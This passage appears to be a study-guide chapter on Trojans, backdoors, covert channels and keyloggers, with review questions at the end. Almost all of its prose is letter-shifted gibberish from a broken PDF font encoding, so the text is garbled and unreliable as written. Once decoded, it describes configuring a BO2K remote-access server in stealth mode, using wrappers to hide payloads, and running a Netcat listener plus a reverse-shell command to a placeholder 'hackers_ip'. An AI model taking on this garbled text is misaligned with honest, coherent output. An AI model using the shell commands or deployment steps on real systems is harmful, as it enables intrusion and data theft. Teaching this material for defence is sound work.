'DWD 6HQGRQJLW LQWR WKLV FDWHJRUI\ D 7URMDQ P
YLFWLP¶V V\WHP LQFOXGLQJ ILOHV DQG NH\WURN
WUDQVPLWWHG YLD HPDLO RU RWKHU PHDQV LI WKH
7URMDQV RI WKLV W\SH

'HVWUXFWLWV W\SH RI 7URMDQ VHHNV WR FRUUXSW
V\WHP ,Q PRUH H[WUHPH FDVHV WKH 7URMDQ PD\
EHFRPHV XQXVDEOH

3UR[WDODZDUH RI WKLV W\SH FDXVHV D V\WHP WR E
DWWDFNHU XVHV WKH YLFWLP¶V V\WHP WR VFDQ RI
LV WKDW WKH DFWXDO DWWDFNHU LV KDUG WR ILQG

)73 6RIWZDUH LQ WKLV FDWHJRUI\ LV GHVLJQHG WR V
\$Q LQIHFWHG V\WHP EHFRPHV D VHUYHU KRVWLQJ I
LOOHJDO FRQWHQW RI DOO W\SHV

6HFXULW\ 6RIWZDUH\$ 'LVXVHG DV WKH I
LV LV XVHG WR GLVDEOH VHFXULW\ VRIWZDUH

'HWHFWLQJ 7URMDQV DQG 9LUXVHV

\$ 7URMDQ FDQ EH GWHFWHG LQ PDQ\ ZD\ 3RUW VI
NQRZ ZKDW WR ORRN IRU

%HFDXVH D 7URMDQ LV XVHG WR DOORZ DFFHVV WKU
PXVW EH RSHQHG WR DOORZ WKLV FRPPXQLFDWLRQ
UHYHDOV WKHVH SRUWV DQG DOORZV \RX WR LQYHV
7KH IROORZLQJ SRUWV DUH XVHG IRU FODVVLF 7URM

- %DFN 2ULILFH²8'3 RU
- %DFN 2ULILFH ²7&3 8'3
- %HDVW²7&3
- &LWUL[,&\$²7&3 8'3
- 'HHS 7KURDW²8'3 DQG
- 'HVNWRS &RQWURO²8'3 1\$
- /RNL²,QWHUQHW &RQWURO 0HVVDJH 3URWRFRO ,&
- 1HW%XV²7&3 DQG
- 1HWF²7&3 8'3 DQ\
- 1HW0HHWLQJ 5HPRWH²7&3
- SF\$Q\ZKHUH²7&3
- 5HDFKR²7&3
- 5HPRWHO\ \$Q\ZKHUH²7&3
- 5HPRWH²7&3 8'3
- :KDFN D 0ROH²7&3 DQG
- 1HW%XV 3UR²7&3
- *LUO)ULHQG²7&3
- 0DVWHUV 3DUDGLVH²7&3 DQG
- 7LPEXNWX²7&3 8'3
- 91&²7&3 8'3

6HH ([HUFLVH WR OHDUQ KRZ WR XVH QHWVWDW \

(;(5&,6(

8VLQJ 1HWVWDW WR 'HWHFW 2SHQ 3RUWV

\$QRWKHU WRRO WKDW LV HIIHFWLYH DW GHWHFWL
SRUWV WKDW DUH RSHQ DQG OLVWHQLQJ IRU FRQQ

7R XVH QHWVWDW IROORZ WKHVH VWHSV LQ :LQGR

2SHQ D FRPPDQG SURPSW

\$W WKH FRPPDQG OLWDW QFOWH WKDW WKH FRPPD
VHQVLWLYH

2EVHUYH WKH UHVXOWV

<RX VKRXOG VHH WKDW VHYHUDO SRUWV DUH RSHQ
WKH QXPEHUV EXW WKDW GRHVQ\W PHDQ WKH\ DU
RSHQ SRUWV WKH\ YDU\ IURP V\WHP WR V\WHP

1RWH WKDW DOWKRXJK WKH SRUWV KHUH UHIHU WR
PDQ\ QHZ RQH :H FDQQRW OLVW WKHP DOO EHFDX
FKDQJH

6HH ([HUFLVH WR OHDUQ DERXW 7&39LHZ

(;(5&,6(

8VLQJ 7&39LHZ WR 7UDFN 3RUW 8VDJH

1HWVWDW LV D SRZHUIXO WRRO EXW RQH RI LWV \
WLPH ,I \RX ZLVK WR WUDFN SRUW XVDJH LQ UHDO

,I \RX GR QRW DOUHDG\ KDYH 7&39LHZ [ZZZ APP FUDQV BR](#)

7R XVH 7&39LHZ IROORZ WKHVH VWHSV

,Q :LQGRZV WELXQ HWH FFXWDEOH

2EVHUYH WKH UHVXOW [QWJULQ](#) ZKKLFK *8\,K RZWH WKH *8

TCPView - Sysinternals: www.sysinternals.com												
File Options Process View Help												
A ->												
Process	PID	Protocol	Local Address	Local Port	Remote Address	Remote Port	State	Sent Packets	Sent Bytes	Rcvd Packets	Rcvd Bytes	
chrome.exe	4228	TCP	x1984-pc.connectify	4046	10.192.55.95 in-a...	Mtp	ESTABLISHED					
chrome.exe	4228	TCP	x1984-pc.connectify	4051	10.192.55.95 in-a...	Mtp	ESTABLISHED					
explorer.exe	5812	TCP	x1984-pc.connectify	4132	26.17.55.65 in-a...	Mtp	ESTABLISHED					26,233
explorer.exe	5812	UDP	x1984-PC	58638				127	127	127	127	127
explorer.exe	5812	TCP	x1984-pc.connectify	4133	10.192.55.95 in-a...	Mtp	ESTABLISHED	3	1,203	19	24,675	
explorer.exe	5812	TCP	x1984-pc.connectify	4134	10.192.55.95 in-a...	Mtp	ESTABLISHED	2	806	42	80,879	
explorer.exe	5812	TCP	x1984-pc.connectify	4135	126.102.160.204 i...	Mtp	ESTABLISHED	1	535	1	2,602	
explorer.exe	5812	TCP	x1984-pc.connectify	4136	10.1.239.55.65 in...	Mtp	ESTABLISHED	1	309	2	3,435	
explorer.exe	5812	TCP	x1984-pc.connectify	4137	10.192.55.95 in-a...	Mtp	ESTABLISHED	1	408	10	13,261	
explorer.exe	5812	TCP	x1984-pc.connectify	4138	10.192.55.95 in-a...	Mtp	ESTABLISHED	1	408	6	7,647	
explorer.exe	5812	TCP	x1984-pc.connectify	4139	10.192.55.95 in-a...	Mtp	ESTABLISHED	2	816	2	2,062	
explorer.exe	5812	TCP	x1984-pc.connectify	4140	10.192.55.95 in-a...	Mtp	ESTABLISHED	1	396	5	6,534	
explorer.exe	5812	TCP	x1984-pc.connectify	4141	46.140.46.207 in...	Mtp	ESTABLISHED	1	829	1	292	
explorer.exe	5812	TCP	x1984-pc.connectify	4142	18.18.55.65 in-a...	Mtp	ESTABLISHED	1	687	1	503	
explorer.exe	5812	TCP	x1984-pc.connectify	4143	56.94.97.63 in-a...	Mtp	ESTABLISHED	2	914	2	836	
explorer.exe	5812	TCP	x1984-pc.connectify	4144	10.192.55.95 in-a...	Mtp	ESTABLISHED	1	806	1	381	
explorer.exe	5812	TCP	x1984-pc.connectify	4145	10.192.55.95 in-a...	Mtp	ESTABLISHED	1	1,006	1	486	
explorer.exe	5812	TCP	x1984-pc.connectify	4146	10.192.55.95 in-a...	Mtp	ESTABLISHED	1	408	1	479	
explorer.exe	5812	TCP	x1984-pc.connectify	4147	10.192.55.95 in-a...	Mtp	ESTABLISHED	2	803	5	6,410	
explorer.exe	5812	TCP	x1984-pc.connectify	4148	10.192.55.95 in-a...	Mtp	ESTABLISHED	1	402	10	13,522	
explorer.exe	5812	TCP	x1984-pc.connectify	4149	10.192.55.95 in-a...	Mtp	ESTABLISHED	1	595	1	1,368	
explorer.exe	5812	TCP	x1984-pc.connectify	4150	43.94.97.63 in-a...	Mtp	ESTABLISHED	2	749	3	3,230	
explorer.exe	5812	TCP	x1984-pc.connectify	4151	10.192.55.95 in-a...	Mtp	ESTABLISHED	2	803	4	4,529	
explorer.exe	5812	TCP	x1984-pc.connectify	4152	50.94.97.63 in-a...	Mtp	ESTABLISHED	1	426	5	6,930	
explorer.exe	5812	TCP	x1984-pc.connectify	4153	10.192.55.95 in-a...	Mtp	ESTABLISHED	1	401	7	9,627	
explorer.exe	5812	TCP	x1984-pc.connectify	4154	10.192.55.95 in-a...	Mtp	ESTABLISHED	2	801	8	9,025	
explorer.exe	5812	TCP	x1984-pc.connectify	4155	10.192.55.95 in-a...	Mtp	ESTABLISHED	2	803	7	7,636	
explorer.exe	5812	TCP	x1984-pc.connectify	4156	231.5.55.65 in-a...	Mtp	ESTABLISHED					
explorer.exe	5812	TCP	x1984-pc.connectify	4157	231.5.55.65 in-a...	Mtp	ESTABLISHED	1	596	1	2,000	
explorer.exe	5812	TCP	x1984-pc.connectify	4158	56.95.239.163	Mtp	ESTABLISHED	1	717	1	654	
explorer.exe	5812	TCP	x1984-pc.connectify	4159	56.95.239.163	Mtp	ESTABLISHED					
explorer.exe	5812	TCP	x1984-pc.connectify	4160	22.07.34.17	Mtp	ESTABLISHED					
explorer.exe	5812	TCP	x1984-pc.connectify	4161	56.95.239.164	Mtp	ESTABLISHED					
explorer.exe	5812	TCP	x1984-pc.connectify	4162	10.192.55.95 in-a...	Mtp	ESTABLISHED					
explorer.exe	5812	TCP	x1984-pc.connectify	4163	10.192.55.95 in-a...	Mtp	ESTABLISHED					
explorer.exe	5812	TCP	x1984-pc.connectify	4164	10.192.55.95 in-a...	Mtp	ESTABLISHED					
explorer.exe	5812	TCP	x1984-pc.connectify	4165	209.234.225.243	Mtp	ESTABLISHED					
explorer.exe	5812	TCP	x1984-pc.connectify	4166	209.95.157.148	Mtp	ESTABLISHED					
explorer.exe	5812	TCP	x1984-pc.connectify	4167	74.125.65.149	Mtp	ESTABLISHED					
explorer.exe	5812	TCP	x1984-pc.connectify	4168	56.114.51.36	Mtp	ESTABLISHED					
lsass.exe	596	TCP	x1984-PC	1027	x1984-PC	0	LISTENING					
lsass.exe	596	TCP	x1984-PC	1027	x1984-PC	0	LISTENING					
services.exe	598	TCP	x1984-PC	1029	x1984-PC	0	LISTENING					
services.exe	598	TCP	x1984-PC	1029	x1984-PC	0	LISTENING					
svchost.exe	3768	UDP	x1984-PC	43548	*	*						
svchost.exe	1824	TCP	x1984-PC	50644	x1984-PC	0	LISTENING					
Connections: 172 Established: 56 Listening: 31 Time Wait: 1 Close Wait: 0												

)LJXUH 7&39LHZ LQWHUIDFH

:LWK 7&39LHZ VWLOO UXQQQLQJ RSHQDLZHE EBR

,Q 7&39LHZ QRWLFH WKH UHVXOWV DQG WKDW C

,Q WKH EURZVHURXWVERPRPH RWKHU VLWH W
DXGLR DQG SOD\ D YLGHR RU SLHFH RI FRQWHQ

,Q 7&39LHZ ZDWFK KRZ WKH HQWULHV FKDQJH D
2EVHUYH IRU D PLQXWH RU WZR DQG QRWH KRZ

&ORVH WKH ZHE EURZVHU

,Q 7&39LHZ REVHUYH KRZ WKH GLVSOD\ XSGDWH
DSSOLFDWLRQV DUH UHPRYHG

:KDW LV UHDOO\ FRQYHQQLHQW DERXW 7&39LHZ LV V
PHDQV D FRQQHFWLRQ ZLOO FORVH VKRUWO\ DQG
RSHQH

:KHQ XVLQJ 7&39LHZ \RX FDQ VDYH VQDSVKRWV RI
7KLV IHDWXUH LV H[WUHPHO\ KHOSIXO IRU LQYHVV
DQG SRWHQWLDOO\ IRU LQFLGHQW PDQDJHPHQW SX

7RROV IRU &UHDWLQJ 7URMDQV

\$ ZLGH UDQJH RI WRROV H[LVWH WKDW DUH XVHG W

EHKLQG D JLIW LQ WKH IRUP RI D EDFNGRRU 7KLV L
RI PDQ\ RI WKHVH DUH UHOHDVHG UHJXODUO\
/HW 0H 5XQHPRWH DFFHVV 7URMDQ DXWKRUHG HQWI
E\ GHIDXOW
5(&8%5HPRWH (QFU\SWHG &DOOEDFN 8QL[%DFNGRRU
8QL[ZRUOG ,W IHDWXUHV 5& HQFU\SWLRQ FRGH LC
FRPPXQLFDWLRQ UHTXHVWV ,W GHPRQVWUDWHV D N
WLSV WKH VFDOH DW OHVV WKDQ .%
3KDWERWV DEOH RI VWHDOLQJ SHUVRQDO LQIRUPDWL
QXPEHUV DQG VRIWZDUH OLFHQVLQJ FRGHV ,W UHV
UHTXHVWRU XVLQJ D 3 3 QHWZRUN 3KDWERW FDQ D
EDVHG ILUHZDOO SURGXFWV OHDYLQJ WKH YLFWLP
\$PLWV HQV 7&3 SRUW WR JLYH WKH KDFNHU FRF
FRPSXWHU
=RPEDP \$OORZV WKH DWWDFNHU WR XVH D ZHE EURZ
E\ GHIDXOW DQG LV FUHDWHG ZLWK D 7URMDQ JHQ
3KDWERW LW DOVR DWWHPSWV WR WHUPLQDWH YDU
%HDVWHV D WHFKQLTXH NQRZQ DV 'DWD 'HILQLWLRQ
LWVHOI LQWR DQ H[LVWLQJ SURFHVV HHHFWLYHO\ I
+DUG 'LVN . \$OTURMDQ ZULWWHQ WR GHVWUR\ D V\VV
DWWDFNV D V\VVHP\V KDUG GULYH DQG ZLSHV LW L
2QH WRRO WKDW VKRXOG EH PHQWLRQHG DV ZHOO L
FUHDWLRQ WRRO ORVW LI QRW DOO RI WKH DQWLY
GHHFW DQG UHPRYH WKLV VRIWZDUH
, WKRXJKW LW ZRXOG EH LQWHUHVWLQJ WR ORRN D\
WRRONLW 1RWH WKDW LW VRXQGV YHU\ PXFK OLNH
PDMRU YHQGRU ZRXOG EH GHVFULEHG 7KH PDQXIDF
2ULILFH %2 .
%XLOW XSRQ WKH SKHQRPHQDO VXFFHVV RI %DFN
QHWZRUN DGPLQLVWUDWRUV VROLGO\ EDFN LQ FR
UHJLVWU\ SDVVZRUGV ILOH V\VVHP DQG SURFHV
V\QFKURQL]DWLRQ DQG UHPRWH FRQWURO SDFNDJI
SURGXFWV ([FHSW WKDW %2 . LV VPDOOHU IDVWH
KHOS RI WKH RSHQ VRXUFH GHYHORSPHQW FRPPXQ
SRZHUIXO :LWK QHZ SOXJ LQV DQG IHDWXUHV EHL
FKRLFH IRU WKH SURGXFWLYH QHWZRUN DGPLQLVW
\$Q ,Q 'HSWK /RRN DW %2 .

:KHWKHU \RX FRQVLGHU LW D 7URMDQ RU D UHPRWH
DUH IDLUO\ H[WHQVLYH IRU VRPHWKLQJ RI WKLW W\S
PDQXIDFWXUHU¶V ZHEVLWH

- \$GGUHV V ERRN±VW\OH VHUYHU OLVW
-)XQFWLRQDOLW\ WKDW FDQ EH H[WHQG HG YLD WKH
- 0XOWLSOH VLPXOWDQHRXV VHUYHU FRQQHFWLRQV
- 6HVVLRQ ORJJLQJ FDSDELOLW\
- 1DWLYH VHUYHU VXSSRUW
- .H\ORJJLQJ FDSDELOLW\
- +\SHUWH[W 7UDQVIHU 3URWRFRO +773 ILOH V\VW
- 0LFURVRIW 1HWZRUNLQJ ILOH VKDULQJ
- 5HPRWH UHJLVWU\ HGLWLQJ
-)LOH EURZVLQJ WUDQVIHU DQG PDQDJHPHQW
- 3OXJ LQ H[WHQVLELOLW\
- 5HPRWH XSJUDGLQJ LQVWDOODWLRQ DQG XQLQV\
- 1HWZRUN UHGLUHFWRQ RI 7UDQVIHU &RQWURO 3L
FRQQHFWLRQV
- \$ELOLW\ WR DFFHVV FRQVROH SURJUDPV VXFK DV
- 0XOWLPHGLD VXSSRUW IRU DXGLR YLGHFDSWXUH
- :LQGRZV 17 UHJLVWU\ SDVVZRUGV DQG :LQ [VFUHH
- 3URFHVV FRQWURO VWDUW VWRS DQG OLVW
- 0XOWLSOH FOLHQW FRQQHFWLRQV RYHU DQ\ PHGL
- *8, PHVVDJH SURPSWV

%2 . LV D QH[W JHQHUDWLRQ WRRO WKDW ZDV GHVL
SOXJ LQV ,W LV D GDQJHURXV WRRO LQ WKH ZURQJ
FRQILJXUH WR FDUU\ RXW D GLYHUVH VHW RI WDVN
GHYDWDWLQJ WRRO

%2 . FRQVLVWV RI WZR VRIWZDUH FRPSRQH QWV D F
WKH FRQILJXUDWLRQ LV DV IROORZV

6WDUW WKH %2 . :L]DUG DQG FOLFN 1H[W ZKHQ W
:KHQ SURPSWHG E\ WKH ZL]DUG HQWHU WKH VHU
&KRRVH WKH SURWRFRO RYHU ZKLFK WR UXQ WKH
WR XVH 7&3 DV WKH SURWRFRO GXH WR LWV LQKH

ILUHZDOO RU RWKHU VHF~~X~~ULW\ DUFKLWHFWXUH QF
7KH QH[W VFUHHQ DVNV ZKDW SRUW QXPEHU ZLOO
LW¶V PRVW RIWHQ XVHG EXW \RX FDQ XVH DQ\ RS
,Q WKH QH[W VFUHHQ HQWHU D SDVVZRUG WKDW
SDVVZRUGV FDQ EH XVHG EXW \RX FDQ DOVR FKRI
DQ\RQH FDQ JDLQ DFFHVV ZLWKRXW KDYLQJ WR VX
:KHQ WKH ZLJDUG ILQLVKHV WKH VHUYHU FRQILJ
LQIRUPDWLRQ \RX HQWHUH

7KH VHUYHU FDQ EH FRQILJXUH WR VWDUW ZKHQ
SURJUDP WR UHVWDUW HYHU\ WLP WKH V\VWHP L
EHFRPLQJ XQDYDLODEOH

&OLFN 6DYH 6HUYHU WR VDYH WKH FKDQJHV DQG
2QFH WKH VHUYHU LV FRQILJXUH LV LV UH DG\ WR
1R PDWWHU KRZ WKH LQVWDOODWLRQ LV WR WDNH S
RQ WKH WDUJHW V\VWHP LV WKH %2 . H[HF~~X~~WDEOH
FRQILJXUH SRUW LV RSHQ RQ WKH YLFWLP¶V V\VWHP
DWWDFNHU

7KH DSSOLFDWLRQ DOVR UXQV DQ H[HF~~X~~WDEOH VLQW
:LQGRZV\WHPIROGHU ,Q DGGLWLRQ LI \RX FRQILJXUH
VWHDWK PRGH LW GRHV QRW VKRZ XS LQ 7DVN 0D
SURFHVV WR DFW DV LWV FRYHU ,I VWHDWK ZDV Q
5HPRWH \$GPLQLVWUDWLRQ 6HUYLFH

7KH DWWDFNHU QRZ KDV D IRRWKROG RQ WKH YLFWI
'LVWULEXWLQJ 7URMDQV

2QFH D 7URMDQ KDV EHHQ FUHDWHG \RX PXVW DGGI
)RU WKLV VWHS PDQ\ RSWLRQV DUH DYDLODEOH LQ

8VLQJ :UDSSHUV WR ,QVWDOO 7URMDQV

8VLQJ :UDSSHUV DWWDFNHUV FDQ WDNH WKHLU LQWHQGHC
H[HF~~X~~WDEOH WR FUHDWH D VLQJOH H[HF~~X~~WDEOH IUF
SURJUDPV FDQ HYHQ ELQG WRJHWKHU VHYHUDO DSS
WKH QHZ H[HF~~X~~WDEOH FDQ EH SRVWHG LQ D ORFDWL

&RQVLGHU D VLWXDWLRQ LQ ZKLFK D ZRXOG EH DWW
IURP D YHQGRU¶V ZHEVLWH DQG XVHV ZUDSSHUV WR
EHIRUH SRVLQJ LW RQ D QHZVJURXS RU RWKHU OR
GRZQORDGHU LV DFWXDOO\ D ERPE ZDLWLQJ WR JR I
LQIHFWHG VRIWZDUH WKH LQIHFWRU LQVWDOOV DQ

6RPH RI WKH EHWWHU NQRZQ ZUDSSHU SURJUDPV DL

- (OLWH:UDSRQH RI WKH PRVW SRSXODU ZUDSSLQJ W LQFOXGHV WKH DELOLW\ WR SHUIRUP UHGXQGDQF\ SURFHV V ZHQW SURSHUO\ DQG WKH DELOLW\ WR F 7KH VRIWZDUH FDQ EH FRQILJXUHG WR WKH SRLQW LQVWDOODWLRQ GLUHFWRU\ IRU WKH SD\ORDG 6R FRQILJXUHG WR LQVWDOO VLOHQWO\ ZLWKRXW DQ
- 6DUDQ :UDSVSHFLILFDOO\ GHVLJQHG WR ZRUN ZLW\ %DFN 2ULILFH ZLWK DQ H[LVWLQJ SURJUDP LQWR 2 XVLQJ ,QVWDOO 6KLHOG
- 7URMDQPHUHV SURJUDPV DQG FDQ HQFU\SW WKH DQWLYLUXV SURJUDPV
- 7HIOHQ 2LQV3DWHFKJQHG WR ELQG 7URMDQV WR D V 7URMDQ GHWHFWLRQ DSSOLFDWLRQV
- 5HVWRUDWRU GHVLJQHG ZLWK WKH EHVW RI LQWHQW KRQRUDEOH SXUSRVHV ,W FDQ DGG D SD\ORDG WF VDYHU EHIRUH LW LV IRUZDUGHG WR WKH YLFWLP
-)LUHNLOOHU GHVLJQHG WR EH XVHG ZLWK RWKHU I DSSOLFDWLRQ GLVDEOHV ILUHZDOO DQG DQWLYLU \$QWLYLUXV DQG OF\$IHH 9LUXV6FDQ ZHUH YXOQHU

7URMDQ &RQVWUXFWLRQ .LWV

0XFK DV IRU YLUXVHV DQG ZRUPV VHYHUDO FRQVWL UDSLQ FUHDWLRQ DQG GHSOR\PHQW RI 7URMDQV 7K GHVLJQLQJ DQG GHSOR\LQJ PDOZDUH HDVLHU WKDQ

7URMDQ &RQVWUXFWLRQRIQW.KW EHVW H[DPSOHV RI D U SRWHQWLDOO\ GHVWUXFWLYH WRRO 7KLV NLW LV F OHVV DFFHVVLEOH WR WKH DYHUDJH SHUVRQ EXW L :LWK D OLWWOH HIIRUW LW LV SRVVLEOH WR EXLOG VXFK DV GHVWUR\LQJ SDUWLWLRQ WDEOHV PDVWHU

6HQQD \$SRWKHU 7URMDQ FUHDWLRQ NLW WKDW SUR WUDQVIHU H[HFXWLQJ '26 FRPPDQGV NH\ERDUG FRC

6WHDOWK\$SURJUDP XVHG QRW WR FUHDWH 7URMDQV SUDFWLFH WKLV WRRO LV XVHG WR DOWHU WKH WD VSOLWWLQJ ILOHV DQG FRPELQLQJ ILOHV

%DFNGRRUV

0DQ\ DWWDFNHUV JDLQ DFFHVV WREDFNIGURMDURJQH U V\VWHP FRPSURPLVHG LQ WKLV ZD\ PD\ KDYH QR LQ

V\ VWHP

:KHQ LPSOHPHQWHG D EDFNGRRU W\SLFDOO\ DFKLH

- /HWV DQ DWWDFNHU DFFHVV D V\ VWHP ODWHU E\ E RZQHU PD\ KDYH SODFHG
- 3URYLGHV WKH DELOLW\ WR JDLQ DFFHVV WR D V\ DQ DWWDFNHU WR DFFHVV D V\ VWHP DQG FLUFXPY
- 3URYLGHV WKH DELOLW\ WR DFFHVV D V\ VWHP ZLW 8QGHU WKH ULJKW FRQGLWLRQV D EDFNGRRU OHW KDYLQJ WR UHKDFN

6RPH FRPPRQ EDFNGRRUV WKDW DUH SODFHG RQ D \ SXUSRVHV

- 3DVVZRUG FUDFNLQJ EDFNGRRU²%DFNGRRUV RI WK DQG H[SORLWLQJ ZHDN SDVVZRUGV WKDW KDYH EH
- 3URFHVV KLGLQJ EDFNGRRU²\$Q DWWDFNHU ZKR ZD SRVVLEOH W\SLFDOO\ FKRRVHV WR JR WKH H[WUD 3URJUDPV VXFK DV D FRPSURPLVHG VHUYLFH D SE DUH LWHPV WKDW DQ DWWDFNHU ZLOO FRQILJXUH 7HFKQLTXHV LQFOXGH UHQDPLQJ D SDFNDJH WR W DOWHULQJ RWKHU ILOHV RQ D V\ VWHP WR SUHYHQ

2QFH D EDFNGRRU LV LQ SODFH DQ DWWDFNHU FDQ

2YHUW DQG &RYHUW &KDQQHOV

:KHQ \RX DUH ZRUNLQJ ZLWK 7URMDQV DQG RWRPH
DQRYHUW FKDQPHQWLRLQHG HDUOLHU LQ WKH FKDSW
WKDW DQ RYHUW FKDQQHO LV SXW LQ SODFH E\ GHV
ZD\ IRU WKH V\ VWHP RU SURFHVV WR EH XVHG ZKHL
SURFHVV LQ D ZD\ WKDW LW ZDV QRW LQWHQG HG WF
7KH ELJJHVW XVHUV RI FRYHUW FKDQQHOV WKDW ZH
GHVLJQH WR VWD\ KLGGHQ ZKLOH WKH\ VHQG LQIR
VRXUFH 8VLQJ FRYHUW FKDQQHOV PHDQV WKH LQIR
VOLS SDVW GHWHFWLYH PHFKDQLVPV WKDW DUH QRA
IRU VXFK EHKDYLRU

7RROV WR H[SORLW FRYHUW FKDQQHOV LQFOXGH WK
/RNLULJLQDOO\ GHVLJQH WR EH D SURRI RI FRQFH
FRYHUW FKDQQHO 7KLV WRRO LV XVHG WR SDVV LQ
FDUU\ D GDWD SD\ORDG EXW W\SLFDOO\ GR QRW %H
XVHG WKL VFDQ PDNH DQ LGHDO FRYHUW FKDQQHO
,&03 %DFNGRPL ODU WR /RNL EXW LQVWHDG RI XVLQ
UHSOLHV

6KHORVHV ,&03 SDFNHWV WR VHQG LQIRUPDWLRQ
WKH SDFNHWV VR WKH\ DUH D QrupDO VL]H

% &. 6LPLODU WR /RNL EXW XVHV ,QWHUQHWW *URXS 0
5HYHUVH :RUOG :LGH :HE ::: 7XQQHODQW WKH FRYHUW
WKURXJK ILUHZDOOV DQG SUR[LHV E\ PDVTXHUDGLQ.
\$FN&P3URYLGHV D FRPPDQG VKHOO RQ :LQGRZV V\V'
\$QRWKHU SRZHU\XO ZD\ RI H[WUDFWLQJ LQIRUPDWLF
WHFKQRORJ\ NQRZQJ DWUDZDUH LQ WKL VFDWHJRUL\ L
UHSRUW DFWLYLW\ LQ WKH IRUP RI NH\ERDUG XVDJH
V\ VWHP LW JLYHV WKH DWWDFNHU WKH DEOLW\ WR
EDFN WR WKH DWWDFNHU 8QGHU WKH ULJKW FRQGL
FRQILGHQWLDO LQIRUPDWLRQ DQG RWKHU GDWD

6RPH RI WKH NH\ VWURNH UHFRUGHUV DUH WKHVH
,.6 6RIWZDUH .H\ORLQGRZV EDVHG NH\ORJJHU WKDW
V\ VWHP DW D YHU\ ORZ OHYHO 'XH WR WKH ZD\ WKL
KDUG WR GHWHFW XVLQJ PRVW FRQYHQWLRQDO PHD
ORZ OHYHO WKDW LW GRHV QRW VKRZ XS LQ SURFH\
*KRVW .H\ORLQGRZV \$QRWKHU :LQGRZV EDVHG NH\ORJJHU WK
WKH EDFNJURXQG RQ D V\ VWHP PXFK OLNH ,.6 7KH

LV WKDW LW FDQ UHFRUG DFWLYLW\ WR DQ HQFU\SW
6SHFWRU'3VIRJQHG WR FDSWXUH NH\ VWURNH DFWLYL
DQG ORJV DQG LQVWDQW PHVVDJHV
)DNHJL\$Q DGYDQFHG NH\ORJJHU WKDW LV YHU\ VSHF
VRIWZDUH FRPSRQHGW LV GHVLJQHG WR FDSWXUH X
V\ VWHP 6SHFLILFDOO\ LW LQWHUFHSWV WKH FRPPX
WKH ORJRQ *8, LQ :LQGRZV
1HWFDW LV D VLP SOH FRPPDQG OLQH XWLOLW\ DYDL
SODWIRUPV ,W LV GHVLJQHG WR UH DG LQIRUPDWLR
VLP SOH SRUW UHGLUHFWRQ RQ WKHP DV FRQILJXUH
/HW¶V ORRN DW WKH VWHSV LQYROYHG WR XVH 1HW
IRU WKH KDFNHU WR VHWXS\WRQWKHINQ RZQDIP D7K
DWWDFNHU¶V V\ VWHP WR UHFHLYH WKH LQIRUPDWLR
WKH FRPPDQG LV DV IROORZV
QF Y O S
,Q WKLW HQDPSOH Q ZLWZLWFK IRU YHUERVH PRGH Z
LQIRUPDWLRQDQV WR OLWWHQDQVH SURJUDP WR OL
\$IWHU WKLW WKH DWWDFNHU QHHGV WR H[HFXWH W
UHGLUHFV WKH WUDIILF WR WKHLU V\ VWHP
QF KDFNHUVBLS H FPG H[H
,Q WKLW VHFRRG FRPPDQG WKH GHVLUHG ,3 LV HQW
WKHVWDWHV WKDW WKH H[HFXWDEOH IROORZLQJ WK
2QFH WKLW LV HQWHUHG WKH QHW HIIHFV LV WKDW
WKH DWWDFNHU¶V FRPPDQG SURPSW UH DG\ IRU LQS
2I FRXUVH 1HWFDW KDV VRPH RWKHU FDSDELOLWLH
D YLFWLP¶V V\ VWHP 3RUW VFDQQLQJ FDQ EH DFFRP
QF Y] Z ,3DGGUHV VWDUW SRUW! HQGLQJ SRUW!
7KLV FRPPDQG VFDQV D UDQJH RI SRUWV DV VSHFLII
1HWFDW LVQ¶W WKH RQO\ WRRO DYDLODEOH WR GR
)SLSH FDQ SHUIRUP WKH VDPH IXQFWLRQV DOEHLW
7KH IROORZLQJ LV D OLW RI RSWLRQV DYDLODEOH
1F ±G'HWDFKHV 1HWFDW IURP WKH FRQVROH
1F O S >SRUWUHDWHV D VLP SOH OLWVHQDQFHV3WRLQ
1F H >SURJUDPHGLUHFVV VWGLQ VWGRXW IURP D SURJL

1F Z >WLPHRXWV D WLPHRXW EHIRUH 1HWFDW DXWRP
3URJUDP _3L SHV SURJUDP RXWSXW WR 1HWFDW
1F _ SURJUDL SHV 1HWFDW RXWSXW WR D SURJUDP
1F K'LVSOD\V KHOS RSWLRQV
1F Y3XWV 1HWFDW LQWR YHUERVH PRGH
1F JRUF *6SHFLILHV VRXUFH URXWLQJ IODJV
1F W8VHG IRU 7HOQHW QHJRWLDWLRQ
1F R >ILOH+@ [GXPSV WUDIILF WR D ILOH
1F J8VHG IRU SRUW VFDQQLQJ ZLWKRXW WUDQVPLWV

6XPPDU\

,Q WKL V FKDSWHU ZH FRYHUHG RQH RI WKH ODUJHV
HPHUUHG DQG HYROYHG RYHU WKH ODVW PD\HIDUWH
EODQNHU WHUP XVHG WR GHVFULEH WKH IDPLO\ RI '
7URMDQV DQG ORJLF ERPEV DV ZHOO DV DGZDUH D
KDV EHHQ UHVSQRQVLEOH IRU SUREOHPV RYHU WKH \\\
DQQR\ DQFH WR FDXVLQJ RXWULJKW KDUP 0DOZDUH
QRZ LQFOXGH WKH DELOLW\ WR VWHDO SDVVZRUGV
DGGLWLRQ WR EHLQJ XVHG LQ FRXQWOHV RWKHU F
<RX OHDUQ DQG ZKDW XVW DQ HQFRPSDVVLQJ WHUP E
FRYHUV DUH IDU IURP QHZ 9LUXVHV DQG ZRUPV DUH
H[LVWHQFH %XW WKH SRZHU RI WKL VRIWZDUH KD
VRIWZDUH KDYH EHFRPH PRUH SRZHUIXO DQG WKH I
WKDQNV WR UH DGLO\ DYDLODEOH WRROV ([DFHUEI
EH GLVWULEXWHG TXLFNO\ WKDQNV WR LPSURYHG F
WKDW DUH UH DGLO\ DYDLODEOH DQG DFFHVVLEOH

([DP (VVHQWLD OV

8QGHUVWDQG WKH GLIIHUHQW<WXSFXVW IDQZDWKH G
YLUXVHV ZRUPV DQG 7URMDQV (DFK KDV D XQLTXH
XQGHUVWDQG WKHVV LQQDWH GLIIHUHQFHV

.QRZ KRZ WR LGHQWLI%IPDOZDUHRI WKH VLJQV RI D F

8QGHUVWDQG WKH IOH[LEOKHWMBSLQROFPDOZDUH LV
LQ PDQ\ YDULHG ZD\V ODOZDUH WDNHV PDQ\ IRUPV
IHDWXUHV

5HYLHZ 4XHVWLRQV

:KLFK VWDWHPHQW V GHILQHV PDOZDUH PRVW DI
\$ ODOZDUH LV D IRUP RI YLUXV
% 7URMDQV DUH PDOZDUH
& ODOZDUH FRYHUV DOO PDOLFLRXV VRIWZDUH
' ODOZDUH RQO\ FRYHUV VS\ZDUH
:KLFK LV DUH D FKDUDFWHULVWLF RI D YLUXV"
\$ \$ YLUXV LV PDOZDUH
